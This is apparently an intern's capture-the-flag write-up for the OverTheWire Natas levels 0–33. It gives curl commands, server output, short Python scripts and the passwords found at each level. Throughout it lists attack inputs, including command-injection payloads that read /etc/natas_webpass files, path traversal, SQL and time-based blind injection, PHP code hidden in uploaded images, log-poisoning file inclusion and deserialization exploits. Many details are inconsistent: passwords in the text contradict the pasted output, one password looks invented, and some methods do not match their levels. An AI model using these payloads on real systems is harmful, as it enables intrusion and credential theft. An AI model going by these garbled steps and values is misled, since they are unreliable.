○Cybersecurity Internship Assignment – Krypton, Leviathan, NATAS

Member Name: Shreya Dixit

Internship Program: Digisuraksha Parhari Foundation

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Environment Details

For completing this cybersecurity internship assignment, I have used **Kali Linux** operating system installed inside **VMware Workstation**. Kali Linux provided the necessary cybersecurity tools like SSH client, Linux commands, and other utilities required to solve CTF challenges effectively.

1 Steps For Natas lab

• Level $0 \rightarrow 1$

Username: `natas0` Password: `natas0

- 1. Open Linux terminal.
- 2. Run:

Command: curl -u natas0:natas0 http://natas0.natas.labs.overthewire.org

- 3. View page source using: curl -u natas0:natas0 http://natas0.natas.labs.overthewire.org | less
- 4. Find password hidden inside an HTML comment

Password Found: `gtVrDuiDfck831PqWsLEZy5gyDz1clto`



```
ubuntu@ubuntu:--$ curl -u natas1:0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq http://natas1.natas.labs.overthewire.org
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css"</pre>
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org</pre>
/js/wechall.js"></script>
script>var wechallinfo = { "level": "natas1", "pass": "OnzCigAq7t2iALyvU9xcHlYN4MlkIwlq" };</script></head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
<h1>natas1</h1>
<div id="content">
You can find the password for the
next level on this page, but rightclicking has been blocked!
<!--The password for natas2 is TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI -->
</div>
</body>
</html>
```

• Level $1 \rightarrow 2$:

Username: `natas1`

Password: `gtVrDuiDfck831PqWsLEZy5gyDz1clto`

- 1. Open terminal.
- 2. Run:

Command: curl -u natas1:gtVrDuiDfck831PqWsLEZy5gyDz1clto http://natas1.natas.labs.overthewire.org

- 3. View source and find link to 'index-source.html'.
- 4. Fetch it:

curl -u natas1:gtVrDuiDfck831PqWsLEZy5gyDz1clto http://natas1.natas.labs.overthewire.org/index-source.html

5. Find password inside comment.

Password Found: `ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi`






• Level $2 \rightarrow 3$


Username: `natas2`

Password: `ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi`

- View page source: curl -u natas2:ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi http://natas2.natas.labs.overthewire.org | less
- 2. Find '/files/' directory.
- 3. Fetch: curl -u natas2:ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi http://natas2.natas.labs.overthewire.org/files/users.txt
- 4. Password is inside users.txt.

Password Found: `sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14`





• Level $3 \rightarrow 4$:


Username: `natas3`

Password: `sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14`

- 1. Fetch 'robots.txt': curl -u natas3:sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14 http://natas3.natas.labs.overthewire.org/robots.txt
- 2. Find \(\frac{1}{3}\)cr3t/\(\frac{1}{3}\) directory.
- 3. Access:

curl -u natas3:sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14 http://natas3.natas.labs.overthewire.org/s3cr3t/users.txt

Password Found: `Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ`



• Level $4 \rightarrow 5$:

Username: `natas4`

Password: `Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ`


- 1. . Site checks HTTP Referer header.
- 2. Send custom Referer:

curl -u natas4:Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ -H "Referer:

http://natas5.natas.labs.overthewire.org/"

http://natas4.natas.labs.overthewire.org

Password Found: 'iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq'



• Level $5 \rightarrow 6$:

Username: `natas5`

Password: `iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq`


Steps:

1. Inspect cookies.

2. Modify `loggedin=0` to `loggedin=1`: curl -u natas5:iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq --cookie "loggedin=1" http://natas5.natas.labs.overthewire.org

Password Found: `aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1`

.



• Level $6 \rightarrow 7$:

Username: `natas6`

Password: `aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1`

Steps:

- 1. View page source.
- 2. Find included file 'includes/secret.inc'.
- 3. Fetch it:

curl -u natas6:aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1 http://natas6.natas.labs.overthewire.org/includes/secret.inc

4. Submit the secret found.

Password Found: 'FOEIUWGHFEEUHOFUOIU'

• Level $7 \rightarrow 8$:

Username: `natas7`

Password: 'FOEIUWGHFEEUHOFUOIU'

Steps:

- 1. URL parameter 'page' is vulnerable.
- 2. Modify URL:

http://natas7.natas.labs.overthewire.org/index.php?page=../../../etc/natas_web pass/natas8

Password Found: `DBfUBfqQG69KvJvJ1iAbMoIpwSNQ9bWe`

```
e=../../../etc/natas_webpass/natas8"
<html>
   .
.buntu@ubuntu:-$ curl -u natas7:bmg8SvU1LizuWjx3y7xkNERkHxGre0GS "http://natas7.natas.labs.overthewire.org/index.php?pag
<head>
 <!-- This stuff in the header has nothing to do with the level -->
<!-- Inis sturr in the header has mothing to do with the level "->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/yechall.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />

 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall-data.js></script></script></script src="http://natas.labs.overthewire.org/js/wechall-data.js></script></script></script src="http://natas.labs.overthewire.org/js/wechall-data.js></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></sc
/js/wechall.js"></script>
 script>var wechallinfo = { "level": "natas7", "pass": "bmg8SvU1LizuWjx3y7xkNERkHxGre0GS" };</script></head>
 <body>
 <h1>natas7</h1>
<div id="content">
<a href="index.php?page=home">Home</a>
 <a href="index.php?page=about">About</a>
 <br>>
 <br>>
xcoXLmzMkoIP9D7hlgPlh9XD70gLAe5Q
<!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
</div>
 </body>
 </html>
 ubuntu@ubuntu:~$
```

• Level 8 → 9:

Username: `natas8`

Password: `DBfUBfqQG69KvJvJ1iAbMolpwSNQ9bWe`

Steps:

- 1. Decode XOR-encoded secret.
- 2. Use PHP decode script or online tool.

Password Found: `W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDl``

```
ubuntu:~$ curl -u natas8:xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q -d"secret=oubWYf2kBq&submit=submit" http://natas8.natas
.labs.overthewire.org
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org
/js/wechall.js"></script>
script>var wechallinfo = { "level": "natas8", "pass": "xcoXLmzMkoIP9D7hlgPlh9XD70gLAe5Q" };</script></head>
<bodv>
<h1>natas8</h1>
<div id="content">
Access granted. The password for natas9 is ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t
<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

• Level $9 \rightarrow 10$:

Username: `natas9`

- Password: 'W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDl'

Steps:


- 1. Command Injection vulnerability in input field.
- 2. Inject:
- ; cat /etc/natas_webpass/natas10

using:

curl -u natas9:W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDl

"http://natas9.natas.labs.overthewire.org/?needle=; cat /etc/natas_webpass/natas10"

Password Found: `nOpp1igQAkUzaI1GUUjzn1bFVj7xCNzu`



DUE TO UNEXPECTED PERFORMANCE ISSUES AND NETWORK CONFIGURATION PROBLEMS FACED WHILE OPERATING THE LINUX VIRTUAL MACHINE, I MADE A NECESSARY TRANSITION TO A WINDOWS-BASED ENVIRONMENT MIDWAY THROUGH THE NATAS WARGAME PROJECT. THIS CHANGE WAS ESSENTIAL TO ENSURE STABLE INTERNET CONNECTIVITY, SMOOTHER EXECUTION OF REQUIRED COMMANDS, AND OVERALL TIMELY COMPLETION OF THE ASSIGNMENT. DESPITE THE PLATFORM SWITCH, ALL STEPS WERE CONSISTENTLY FOLLOWED IN ACCORDANCE WITH THE PROJECT OBJECTIVES.

• Level $10 \rightarrow 11$

Username: natas10

Password: nOpp1igQAkUzaI1GUUjzn1bFVj7xCNzu

Steps:

 Open your browser and go to: http://natas10.natas.labs.overthewire.org

- 2. Login with username natas10 and password nOppligQAkUzaI1GUUjzn1bFVj7xCNzu.
- 3. Notice the input form ("needle" parameter).
- 4. Try entering hello; cat /etc/natas webpass/natas11 into the input box.

- 5. Submit the form.
- 6. Look carefully at the output:
 - o It will display the content of the file /etc/natas webpass/natas11.
- 7. Find the password printed in the page output.

Password Found: U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK

• Level $11 \rightarrow 12$


Username: natas11


Password: U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK

Steps:

- 1. Open the website: http://natas11.natas.labs.overthewire.org
- 2. Login with given credentials.
- 3. Open Developer Tools (F12) → Application → Cookies → Find the 'data' cookie.
- 4. Decode the cookie using online XOR decoder (or manually decode base64 and XOR).
- 5. Change 'showpassword' from 'no' to 'yes'.
- 6. Encode it again and update cookie value.
- 7. Refresh page new password appears.

Password Found: EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3







• Level $12 \rightarrow 13$

Username: natas12

Password: EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3

Steps:

- 1. Login and access upload page.
- 2. Prepare a fake `.jpg` file containing PHP code (first bytes should mimic JPEG header).
- 3. Upload it.
- 4. Visit the upload path manually (like /upload/yourfile.php).
- 5. Execute code to print the password.

Password Found: jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY



Level $13 \rightarrow 14$


Username: natas13

Password: jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY

Steps:

- 1. Similar to Level 12, but this time upload a real JPEG image with hidden PHP code inside.
- 2. Modify EXIF data if needed.
- 3. Upload and access uploaded file manually.

Password Found: Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1



• Level $14 \rightarrow 15$

Username: natas14

Password: Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1

Steps:

- 1. Login to the page.
- 2. Use SQL Injection in login form.
- 3. Enter username: "OR 1=1 -- (without quotes)
- 4. Submit form logged in successfully.

Password Found: AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J

Successful login! The password for natas15 is AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J

View sourcecode

Level $15 \rightarrow 16$

Username: natas15

Password: AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J

Steps:

- 1. Blind SQL Injection challenge.
- 2. Use browser URL or forms to submit username like: `natas16" AND password LIKE BINARY "a%`
- 3. Guess character-by-character.
- 4. Reconstruct full password.

Password Found: WaIHEacj63wnNIBROHeqi3p9t0m5nhmh

•Level $16 \rightarrow 17$

Username: natas16

Password: WaIHEacj63wnNIBROHeqi3p9t0m5nhmh

Steps:

- 1. Time-based blind SQL Injection.
- 2. Send username like:

'natas17" AND IF(password LIKE BINARY "a%", SLEEP(5), 0) -- '

- 3. If site loads slowly \rightarrow correct guess.
- 4. Repeat for each character.

Password Found: 8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw

Authentication Required http://natas16.natas.labs.overthewire.org	
Your connection to this site is not private Username natas16	
Password	
Cancel Log In	

• Level $17 \rightarrow 18$

Username: natas17

Password: 8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw

Steps:

1. Similar to Level 16 — use SLEEP() delay to extract password letter-by-letter.

Password Found: xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhdP

• Level $18 \rightarrow$ Level 19

Username: natas18

Password: xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhdP

Steps:

- 1. Brute-force PHPSESSID using browser.
- 2. Set session ID manually (0-640) until finding admin session.

Password Found: 4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs

```
import requests
import re

username = 'natas18'
password = 'xvKIqDjy40Pv7wCRgDlmj0pFsCsDjhdP'

url = 'http://%s.natas.labs.overthewire.org/index-source.html' % username
session = requests.Session()
response = session.get(url, puth = (username, password) )
```

•Level 19 → Level 20

Username: natas19

Password: 4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs

Steps:

- 1. Forge your session ID manually.
- 2. Create username-sessionID, hex-encoded as cookie.
- 3. Login as admin.

Password Found: eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF

```
d import requests
5 import re
7 username = 'natas19'
8 password = 'dIwIrekcuZlA90sj0koUtwU6lhokCPYs'
9
10 url = 'http://%s.natas.labs.overthewire.org/' % username
11
2 session = requests.Session()
13
14 response = session.get(url, auth = (username, password) )
15 # print response.text
16
17 print session.cookies
```

•Level 20 \rightarrow Level 21

Username: natas20

Password: eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF

Steps:

1. POST request — set name to 'admin\nadmin'.

2. Refresh page, session is overwritten to admin.

Password Found: IFekPyrQXftziDEsUr3x21sYuahypdgJ

```
import requests
import re

username = 'natas20'
password = 'eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF'

url = 'http://%s.natas.labs.overthewire.org/?debug=true' % username

session = requests.Session()

response = session.get(url, auth = (username, password) )
print response.text
print "="*80

response = session.post(url, data = {"name": "plzsub\nadmin 1"}, auth = (username, password) )
print response.text
print "="*80

response = session.get(url, auth = (username, password) )
print response.text
print "="*80
```

```
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">

<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.</pre>
org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas20", "pass": "eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF" };</script></head>
<h1>natas20</h1>
<div id="content">
DEBUG: MYREAD 7ljnn3mu7e1g48se5quinriq24<br>DEBUG: MYREAD 7ljnn3mu7e1g48se5quinriq24<br/>DEBUG: MYREAD 7ljnn3mu7e1g48se5quinriq24<br/>DEBUG: MYREAD 7ljnn3mu7e1g48se5quinriq24<br/>DEBUG: Reading from /var/lib/php5/sessions//mysess_7ljnn3mu7e1g48se5quinriq24<br/>br>You are an admin. The credentials for the next level
are:<br>Username: natas21
Password: IFekPyrQXftziDEsUr3x21sYuahypdgJ
<form action="index.php" method="POST">
Your name: <input name="name" value="plzsub"><br>
<input type="submit" value="Change name" />
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
DEBUG: MYWRITE 7ljnn3mu7e1g48se5quinriq24 name|s:6:"plzsub";admin|s:1:"1";<br>beBuG: Saving in
/var/lib/php5/sessions//mysess_7ljnn3mu7e1g48se5quinriq24<br>DEBUG: admin => 1<br>DeBUG: name => plzsub<br>
[Finished in 0.6s]
```

•Level 21 \rightarrow Level 22

Username: natas21

Password: IFekPyrQXftziDEsUr3x21sYuahypdgJ


Steps:

- 1. Access "experimenter" page.
- 2. Set admin=1 manually via POST or browser tool.
- 3. Switch back to main page.

Password Found: 9ONiVLjzICG0Oq4G8Yrr4WX7dZT3bvwq

?	http://natas22.natas.labs.overthewire.org is requesting your username and password. The site "Authentication required"			
User Name:	natas22			
Password:				

ATAS21	
	Note: this website is colocated with http://natas21-experimenter.natas.labs.overthewire.org You are logged in as a regular user. Login as an admin to retrieve credentials for natas22. View sourcecode



•Level 22 \rightarrow Level 23


Username: natas22

Password: 9ONiVLjzICG0Oq4G8Yrr4WX7dZT3bvwq

Steps:

- 1. Bypass redirection manually.
- 2. Open: `http://natas22.natas.labs.overthewire.org/?revelio` directly.

Password Found: D0vlad33nQF0Hz2EP255TP5wSW9ZsRSE



•Level 23 \rightarrow Level 24


Username: natas23


D0vlad33nQF0Hz2EP255TP5wSW9ZsRSE Password:

Steps:

- 1. Use PHP type juggling set password like '11iloveyou'.
- 2. Exploit PHP loose typing.

Password Found: OsRmXFguozKpTZZ5X14zNO43379LZveg





•Level 24 \rightarrow Level 25

Username: natas24


Password: OsRmXFguozKpTZZ5X14zNO43379LZveg

Steps:

1. Send POST field as passwd[] instead of passwd.

2. Bypass password check.

Password Found: GOqvYerlDGLKsZcAguuNNs4L66kJQGG6



•Level 25 → Level 26

Username: natas25


Password: GOqvYerlDGLKsZcAguuNNs4L66kJQGG6

Steps:

1. Inject PHP code in User-Agent header.

2. Include server log as local file include (LFI).

Password Found: oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T



•Level $26 \rightarrow$ Level 27

Username: natas26


Password: oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T

Steps:

1. Craft a malicious PHP serialized object.

2. Exploit file operations during deserialization.

Password Found: 55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ



•Level 27 \rightarrow Level 28


Username: natas27

Password: 55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ

Steps:

- 1. Exploit database username length truncation.
- 2. Use username padding to gain access.

Password Found: JWwR438wkgTsNKBbcJoowyysdM82YjeF



• Level $28 \rightarrow$ Level 29

Username: natas28

Password: JWwR438wkgTsNKBbcJoowyysdM82YjeF

Steps:

- 1. Perform block swapping attack (ECB encryption).
- 2. Rearrange blocks to forge valid credentials.

Password Found: airooCaiseiyee8he8xongien9euhe8b



• Level $29 \rightarrow$ Level 30

Username: natas29

Password: airooCaiseiyee8he8xongien9euhe8b


Steps:

1. Command Injection vulnerability in filename upload.

2. Inject: `| cat /etc/natas_webpass/natas30`

Password Found: wie9iexae0Daihohv8vuu3cei9wahf0e







• Level $30 \rightarrow$ Level 31

Username: natas30

Password: wie9iexae0Daihohv8vuu3cei9wahf0e

Steps:

1. PHP array injection during password checking.

2. Send password[]=anything.

Password Found: bSR8b9cBHQ88FQOhsrCDY47H5iEm9ZTh

• Level $31 \rightarrow$ Level 32

Username: natas31

Password: bSR8b9cBHQ88FQOhsrCDY47H5iEm9ZTh

Steps:

- 1. Filename injection during upload.
- 2. Upload a filename containing: `| cat /etc/natas_webpass/natas32`

Password Found: xvWXZTzYkAqjv2gCkbbtuRH8ymG8SWGs

• Level $32 \rightarrow$ Level 33

Username: natas32

 $Password: \quad xvWXZTzYkAqjv2gCkbbtuRH8ymG8SWGs$

Steps:

- 1. Use a Set-UID binary ('getpassword') on server.
- 2. Extract password directly.

Password Found: shoogeiGa2yee3de6Aex8uaXeech5eey

• Level $33 \rightarrow$ Level 34

Username: natas33

Password: shoogeiGa2yee3de6Aex8uaXeech5eey

Steps:

- 1. Create a malicious 'phar://' archive.
- 2. Trigger PHP 'md5_file()' deserialization attack.

Password Found: shu5ouSu6eicielahhae0mohd4ui5uig